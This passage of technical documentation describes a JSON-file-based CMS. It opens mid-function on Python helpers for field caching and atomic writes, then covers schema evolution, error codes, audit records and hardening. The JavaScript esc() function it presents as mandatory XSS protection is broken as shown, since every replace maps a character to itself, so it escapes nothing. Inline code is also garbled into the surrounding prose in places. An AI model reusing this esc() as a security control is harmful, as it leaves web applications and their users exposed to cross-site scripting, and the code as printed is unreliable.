    field_map = {}
    for idx, field_entry in enumerate(doc.get("Fields", [])):
        if isinstance(field_entry, dict) and "name" in field_entry:
            field_map[field_entry["name"]] = idx

    # Store in-memory cache reference
    _FIELD_MAP_CACHE[doc_id] = (field_map, len(doc["Fields"]))
    return field_map

def bejson_core_get_field_index(doc, field_name):
    """
    Resolves a single field name to its numeric positional index in O(1) time.
    Returns -1 if the field does not exist in the document schema.
    """
    field_map = bejson_core_get_field_map(doc)
    return field_map.get(field_name, -1)

def bejson_core_add_record(doc, record_dict):
    """
    Appends a new record object to the Values matrix.
    Automatically enforces positional integrity and null-padding.
    """
    field_map = bejson_core_get_field_map(doc)
    fields = doc.get("Fields", [])

    # Construct a new blank row pre-filled with explicit nulls
    row = [None] * len(fields)

    # Populate values using cached index resolution
    for key, value in record_dict.items():
        if key in field_map:
            idx = field_map[key]
            row[idx] = value

    # Append complete, positionally integer row
    doc["Values"].append(row)
    return True

def bejson_core_atomic_write(file_path, doc):
    """
    Writes BEJSON document to disk atomically using tempfile swapping.
    Prevents partial-write file corruption during sudden system crashes.
    """
    target_dir = os.path.dirname(os.path.abspath(file_path))
    os.makedirs(target_dir, exist_ok=True)

    # Write payload to a temporary file in the same filesystem directory
    fd, temp_path = tempfile.mkstemp(dir=target_dir, prefix=".bejson_tmp_")
    try:
        with os.fdopen(fd, 'w', encoding='utf-8') as f:
            json.dump(doc, f, indent=2, ensure_ascii=False)
            f.flush()
            os.fsync(f.fileno()) # Force physical disk flush

        # Atomic swap over target destination
        os.replace(temp_path, file_path)
        return True
    except Exception as err:
        if os.path.exists(temp_path):
            os.remove(temp_path)
        raise IOError(f"Atomic BEJSON write failed: {str(err)}")
Step-by-Step Execution Mechanics
- Cache Resolution: Calling
bejson_core_get_field_map(doc)inspects the internal_FIELD_MAP_CACHEusing Python'sid(doc)memory anchor. If found, it returns the dictionary immediately. - Dense Row Pre-Allocation:
bejson_core_add_recordcreates a list of exact target length pre-populated with[None] * len(fields). - Key-to-Index Assignment: Iterating over the incoming
record_dict, each key is resolved viafield_map[key], placing the payload into its exact coordinate without risking index shift. - Atomic Swap Protection:
bejson_core_atomic_writewrites the JSON output to a hidden.bejson_tmp_*file on disk and executesos.replace(). This guarantees that even if power dies mid-write, the target.bejsonfile remains completely uncorrupted.
5. Defensive Schema Mutation & Error Trapping Protocols
In any evolving software system, database schemas change. You will eventually need to add fields to existing records. If you attempt this by dropping random columns mid-array, you will b0rk existing parsers instantly.
Management_CMS strictly enforces Append-Only Schema Evolution.
Safe Schema Evolution Rules
- Append-Only Field Addition: New fields MUST be appended to the end of the
Fieldsarray. Existing index offsets (0 through N-1) remain untouched. - Automatic Retroactive Null-Padding: When appending a new field, all existing rows in
Valuesmust instantly havenullappended to their tail to maintain structural parity. - Forbidden Mutations: Removing fields, reordering existing fields, or changing a field's declared
typeare classified as breaking changes. They require an applicationSchema_Versionbump and a formal migration pass.
Safe Schema Expansion (Append-Only):

[BEFORE EXPANSION]
Fields: [0: "user_id", 1: "username"]
Values: [["u101", "alice"], ["u102", "bob"]]

[STEP 1: Append Field Definition]
Fields: [0: "user_id", 1: "username", 2: "role"]

[STEP 2: Retroactive Null-Padding]
Values: [
  ["u101", "alice", null], <-- Appended null preserves positional balance!
  ["u102", "bob",   null]
]
Core Validator Error Ranges
When structural rules are violated, the validation engine (lib_bejson_Core_bejson_validators.py) traps execution and throws explicit error codes within standardized numeric ranges:
| Code Range | Component Origin | Description / Primary Triggers |
|---|---|---|
| 1 – 15 | BEJSONValidationError |
Fundamental BEJSON structural violations (missing mandatory keys, Format_Creator invalid, Values row length mismatch). |
| 20 – 27 | BEJSONCoreError |
Core runtime failures (I/O exceptions, atomicity swap locks, cache generation faults). |
| 30 – 49 | MFDBValidationError |
Multi-File DB orchestration errors (missing Parent_Hierarchy, manifest registration mismatch, orphan entity files). |
| 50 – 69 | MFDBCoreError |
MFDB engine runtime errors (federation sync drop failure, cross-node poll timeout). |
| 130 – 159 | Core_NestingError |
Embedded 104 document scan faults (schema uniformity breach E134, circular reference detect E135, max recursion depth 16 hit E132). |
By combining strict positional matrix validation, format isolation between 104 and 104a, O(1) field map caching, and atomic tempfile swapping, Management_CMS achieves database-level structural guarantees directly on top of plain-text JSON files—delivering zero-driver simplicity without sacrificing speed, security, or data integrity.
Chapter 7: Section 7: Operational Audit Framework, Atomic Storage & Hardening Protocols
1. The Audit Triad: Integrity, Atomicity, and Hardening
In Management_CMS, data auditing is not an optional "nice-to-have" sidecar; it is an integrated structural requirement. Because the system relies on BEJSON positional integrity, any unauthorized mutation or partially written update is not just a data error—it is a catastrophic corruption of the matrix that can take down the entire runtime.
We employ three distinct tiers of hardening to ensure that when a write operation triggers, it either commits in its entirety or fails without ever touching the source of truth.
The Atomic Write Cycle (The Hardening Layer)
We never overwrite production files directly. The lib_bejson_Core_bejson_core.py module enforces an atomic swap protocol. Every write—whether it is a simple configuration update in a 104a manifest or a massive record append in a 104 entity store—follows this strict sequence:
- Staging: The new data payload is constructed in-memory.
- Buffer Flush: The data is serialized to a temporary file created in the same filesystem directory using
tempfile.mkstemp(dir=target_dir, prefix=".bejson_tmp_"). - Physical Sync: We execute
os.fsync(f.fileno())to force the operating system to clear its write-cache and flush the data to the physical disk platter or NAND. - Atomic Swap: The system executes
os.replace(temp_path, file_path). This is a POSIX-compliant operation; it is guaranteed to be atomic by the kernel. If the system crashes mid-write, the original file remains untouched. If it crashes during the swap, you are left with either the old valid file or the new valid file. You are never left with a truncated, partial, or corrupted file.
2. Operational Audit Framework
To maintain system state awareness, the CMS implements a non-intrusive logging protocol. Every write mutation is wrapped in a CMS_Audit_Transaction object. This doesn't just log "what" happened; it captures the schema context, the RELATIONAL_ID of the document, and the hash of the payload state.
Audit Entry Structure (104db Audit Pattern)
When using the 104db multi-entity format, audit trails are maintained within a dedicated Event entity. This prevents polluting business data with operational metadata.
{
  "Format": "BEJSON",
  "Format_Version": "104db",
  "Format_Creator": "Elton Boehnen",
  "Records_Type": ["User", "Event"],
  "Fields": [
    {"name": "Record_Type_Parent", "type": "string"},
    {"name": "user_id", "type": "string", "Record_Type_Parent": "User"},
    {"name": "username", "type": "string", "Record_Type_Parent": "User"},
    {"name": "event_id", "type": "string", "Record_Type_Parent": "Event"},
    {"name": "target_entity_fk", "type": "string", "Record_Type_Parent": "Event"},
    {"name": "change_details", "type": "object", "Record_Type_Parent": "Event"}
  ],
  "Values": [
    ["Event", null, null, "EVT-882", "USR-001", {"action": "UPDATE", "field": "email", "old": "a@b.com", "new": "c@d.com"}]
  ]
}
This pattern ensures that at any point, a system admin can replay the Event entity records to reconstruct the state of any primary entity.
3. Hardening Protocols for Production Deployment
Once the atomic storage is locked, we apply hardening protocols to prevent "script kiddy" vectors from interfering with the runtime environment.
Dependency Pinning (L-10 Protocol)
We explicitly reject the use of floating dependency versions. The requirements.txt is pinned to verified-stable builds:
Flask==3.0.3Werkzeug==3.0.4Pillow==10.4.0
When deploying to resource-constrained environments (like the target aarch64 Android/Termux environments), do not attempt to use pip install --require-hashes with generic x86_64 hashes. Generate your hashes directly on the target device via pip download to ensure the platform-specific wheels for Pillow are correctly verified.
Security Vector Mitigation (H-3 Protocol)
To prevent cross-site scripting (XSS) and injection, our esc() function is mandatory for all templated output. This function is hardened specifically to handle breakout characters that traditional escape filters ignore:
function esc(s) {
// Encodes characters that allow JS-string-context breakouts
return String(s == null ? "" : s)
.replace(/&/g, "&")
.replace(/</g, "<")
.replace(/>/g, ">")
.replace(/"/g, """)
.replace(/'/g, "'") // Crucial for breaking out of '...'
.replace(/`/g, "`"); // Crucial for breaking out of `...`
}
Structural Hardening
The CMS runtime monitors its own health through the Core_Nesting library family. If an entity file suddenly contains a circular reference (e.g., a nested document referencing its parent in a loop), the scanner logs E135 (E_NESTING_CIRCULAR_REF) and aborts the load before the memory heap is exhausted. This is a critical self-defense mechanism against malicious or malformed input data that attempts to "g0d mode" the memory manager.
By adhering to these hardening protocols—atomic file swaps, explicit dependency pinning, and aggressive character escaping—Management_CMS ensures the integrity of the database layer, even when hosted on unstable or public-facing hardware.